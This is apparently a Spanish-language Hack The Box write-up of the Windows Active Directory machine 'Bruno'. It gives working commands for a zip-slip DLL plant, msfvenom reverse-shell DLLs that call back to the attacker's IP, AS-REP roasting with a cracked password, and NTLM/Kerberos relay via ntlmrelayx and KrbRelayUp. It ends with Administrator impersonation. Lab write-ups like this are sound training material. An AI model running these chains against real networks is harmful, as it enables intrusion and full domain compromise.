Bruno ⭐️
#htb #windows #ActiveDirectory #adcs #esc8 #kerberos #ftp #privesc #writeup


start_unauth 10.129.238.9 bruno.vlHay login anónimo en FTP
wget -r ftp://10.129.238.9/Tratamos de buscar credenciales con strings -e l, sin éxito

Tampoco podemos subir archivos
nxc ftp 10.129.238.9 -u '' -p '' --put test queueTratamos de fuzzear, no encontramos nada.
gobuster dir -u http://10.129.238.9/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 150 -k --no-error -b 404,400 -x asp,aspxgobuster dir -u https://10.129.238.9/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 150 -k --no-error -b 404,400 -x asp,aspxUsamos dogbolt.org para descompilar el .exe, pero esta ultra ofuscado
Lo traemos a una W11 y lo tratamos de ejecutar



mkdir C:\samples\queue
mkdir C:\samples\benign
mkdir C:\samples\malicious
Ponemos un .exe en queue y ahora parece ser que si lo procesa.
Reverseamos el .dll con dnspy.
Básicamente se busca la string en el archivo y si se encuentra se clasifica como virus o no.
// SampleScanner.Program
// Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
private static void Main(string[] args)
{
	string text = "X5O!P%@AP[4\\PZX54(P^)7CC)7}$EYCAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*";
	text.Replace("EYCAR", "EICAR");
	byte[] bytes = Encoding.ASCII.GetBytes(text);
	string[] files = Directory.GetFiles("C:\\samples\\queue\\", "*", SearchOption.AllDirectories);
	int i = 0;
	while (i < files.Length)
	{
		string text2 = files[i];
		if (text2.EndsWith(".zip"))
		{
			using (ZipArchive zipArchive = ZipFile.OpenRead(text2))
			{
				foreach (ZipArchiveEntry zipArchiveEntry in zipArchive.Entries)
				{
					string destinationFileName = Path.Combine("C:\\samples\\queue\\", zipArchiveEntry.FullName);
					zipArchiveEntry.ExtractToFile(destinationFileName);
				}
				File.Delete(text2);
				goto IL_10E;
			}
			goto IL_B8;
		}
		goto IL_B8;
		IL_10E:
		i++;
		continue;
		IL_B8:
		if (Program.PatternAt(File.ReadAllBytes(text2), bytes).Any<int>())
		{
			File.Copy(text2, text2.Replace("queue", "malicious"), true);
			File.Delete(text2);
			goto IL_10E;
		}
		File.Copy(text2, text2.Replace("queue", "benign"), true);
		File.Delete(text2);
		goto IL_10E;
	}
}
Básicamente se puede aprovechar .ExtractToFile() para hacer un Path Traversal
Vamos a ver también que DLLs carga con procmon


En teoría hay 2 DLLs que no se están encontrando y que se tratan de buscar en el directorio /app, la cosa es que vamos a necesitar permisos de escritura en esa carpeta

No podemos escribir desde FTP, vamos a aprovechar los usuarios que ya hemos encontrado en archivos

svc_scan es vulnerable a as-rep roast


svc_scan \ Sunshine1Podemos escribir en la carpeta queue solo.

Podemos tratar de aprovechar el path traversal para escribir en /app
Vamos a probar primero si está funcionando con esto:
import zipfile
with zipfile.ZipFile("slip.zip", "w") as z:
z.writestr("../app/0xdf.txt", "ABCD")smbclient //10.129.238.9/queue -U 'svc_scan%Sunshine1'Y funciona

Probamos con bcrypt.dll
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.3 LPORT=4444 -f dll -o bcrypt.dllimport zipfile
dll = "bcrypt.dll"
with zipfile.ZipFile("slip.zip", "w") as z:
z.write(dll, arcname="../app/bcrypt.dll")Probamos con la otra dll
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.3 LPORT=4444 -f dll -o hostfxr.dllmsfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/powershell_reverse_tcp; set LHOST 10.10.15.3; set LPORT 4444; exploit"No recibimos nada. Probamos con una de 64 bits
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f dll -o hostfxr.dllDespués de reiniciar la máquina unas cuantas veces termina funcionando
Ldap no esta firmado de ninguna forma. Además según netexec el Channel Binding está desactivado. Y hay un endpoint de enrollment de ADCS.

Según certipy hay un posible ESC8
certipy find -vulnerable -u 'svc_scan' -p 'Sunshine1' -dc-ip 10.129.36.12
| Mecanismo | Objetivo principal | ¿Qué ataque previene? | ¿Cómo funciona? |
|---|---|---|---|
| LDAP Signing | Integridad | Man-in-the-Middle (modificación de datos) | Añade una firma criptográfica a cada paquete para asegurar que no fue alterado en tránsito. |
| LDAP Channel Binding | Autenticidad del túnel | NTLM Relay hacia LDAPS | Vincula la autenticación (ej. NTLM) al túnel cifrado TLS específico que originó la petición. |
El problema es que no podemos hacer un ESC8 solo con un DC.
Lanzamos RelayKing y no nos tira mucha cosa
python3 relayking.py -u 'svc_scan' -p 'Sunshine1' -d bruno.vl --dc-ip 10.129.36.12 -vv --audit --protocols smb,ldap,ldaps,mssql,http,https --threads 10 -o plaintext,json --output-file relayking-scan --proto-portscan --ntlmv1
Recientemente ha salido una vulnerabilidad en ADCS: CertiGhost
🔗 https://gist.github.com/H0j3n/a5ef2609b5f2944ac2390a191a534c26
🔗 https://github.com/aniqfakhrul/CVE-2026-54121
Seguramente no sea el intended Path, pero vale la pena probarlo:
Se cumple la condición de poder crear Máquinas

Pero no tenemos permiso de inscripción en ninguna plantilla según certipy.
Enumeramos CVEs y nos tira unos cuantos
nxc smb 10.129.36.164 -u 'svc_scan' -p 'Sunshine1' -M enum_cve
Es vulnerable a varios métodos de coerción:

De todas formas SMB está firmado así que de poco sirve.
Tendríamos que hacer un reflection de Kerberos a Ldap
Probamos de entrada un reflection de SMB a LDAP con --remove-mic
sudo $(which ntlmrelayx.py) -t ldap://10.129.36.164 --escalate-user svc_scan -smb2support --remove-micnxc smb 10.129.36.164 -u 'svc_scan' -p 'Sunshine1' -M coerce_plus -o 'LISTENER=10.10.15.3'
Hacer kerberos relay/reflection tiene sentido por dos cosas
- Si no se usa NTLM en el entorno

Nos lo clonamos y compilamos en Release con Visual Studio
🔗 https://github.com/Dec0ne/KrbRelayUp/tree/main
certutil -urlcache -f http://10.10.15.3/KrbRelayUp.exe KrbRelayUp.exeProbamos la técnica de Shadow Credentials primero, pero se queda petado.
.\KrbRelayUp.exe full -m shadowcred --ForceShadowCredProbamos RBCD:
.\KrbRelayUp.exe relay -Domain bruno.vl -CreateNewComputerAccount -ComputerName evilhost$ -ComputerPassword Evil123!.\KrbRelayUp.exe spawn -Domain bruno.vl -ComputerName evilhost$ -ComputerPassword Evil123!
Probamos con adcs y tampoco
.\KrbRelayUp.exe spawn -Domain bruno.vl -ComputerName evilhost$ -ComputerPassword Evil123!
Vamos a necesitar un CLSID custom, no el que pone por defecto KrbRelayUp.exe
El Engaño: JuicyPotato engaña al sistema operativo para que un proceso que se ejecuta como
SYSTEMintente autenticarse contra un servidor COM falso que el atacante ha levantado localmente en la máquina.La Invocación: Para forzar a
SYSTEMa realizar esta conexión, JuicyPotato utiliza la API de Windows (CoGetInstanceFromIStorage) para solicitar la creación de un objeto COM específico a través de DCOM (COM distribuido).La Necesidad del CLSID: Para que Windows sepa qué objeto COM de nivel
SYSTEMdebe instanciar, necesitas pasarle el CLSID de ese objeto
Ejecutamos
🔗 https://github.com/ohpe/juicy-potato/blob/master/CLSID/GetCLSID.ps1
El siguiente script pilla la lista, mira que servicios COM están activos y los intenta instanciar
Import-Csv Windows_Server_2022_Datacenter\CLSIDs.csv | ForEach-Object { $entry = $_; try { $svc = Get-Service $entry.LocalService -ErrorAction Stop; if ($svc.Status -eq "Running") { try { [System.Activator]::CreateInstance([Type]::GetTypeFromCLSID($entry.CLSID.Trim("{}")))|Out-Null; "$($entry.LocalService) | $($entry.CLSID) | Activate OK" } catch { if ($_.Exception.Message -match "80070005") { $r = "Access Denied" } elseif ($_.Exception.Message -match "80040111") { $r = "Class Not Available" } elseif ($_.Exception.Message -match "80070422") { $r = "Service Disabled" } else { $r = "Failed" }; "$($entry.LocalService) | $($entry.CLSID) | $r" } } } catch {} }Encontramos CertSvc

.\KrbRelayUp.exe relay -Domain bruno.vl -CreateNewComputerAccount -ComputerName evilhost2$ -ComputerPassword Evil123! -cls '{D99E6E73-FC88-11D0-B498-00A0C90312F3}' -p 10246
Y ahora ya podemos impersonar al Administrator
getST.py -spn 'HOST/brunodc.bruno.vl' -impersonate administrator -dc-ip 10.129.36.216 'bruno.vl/evilhost2$:Evil123!'nxc smb BRUNODC -u 'administrator' -k --use-kcache -x 'type C:\\Users\Administrator\Desktop\root.txt'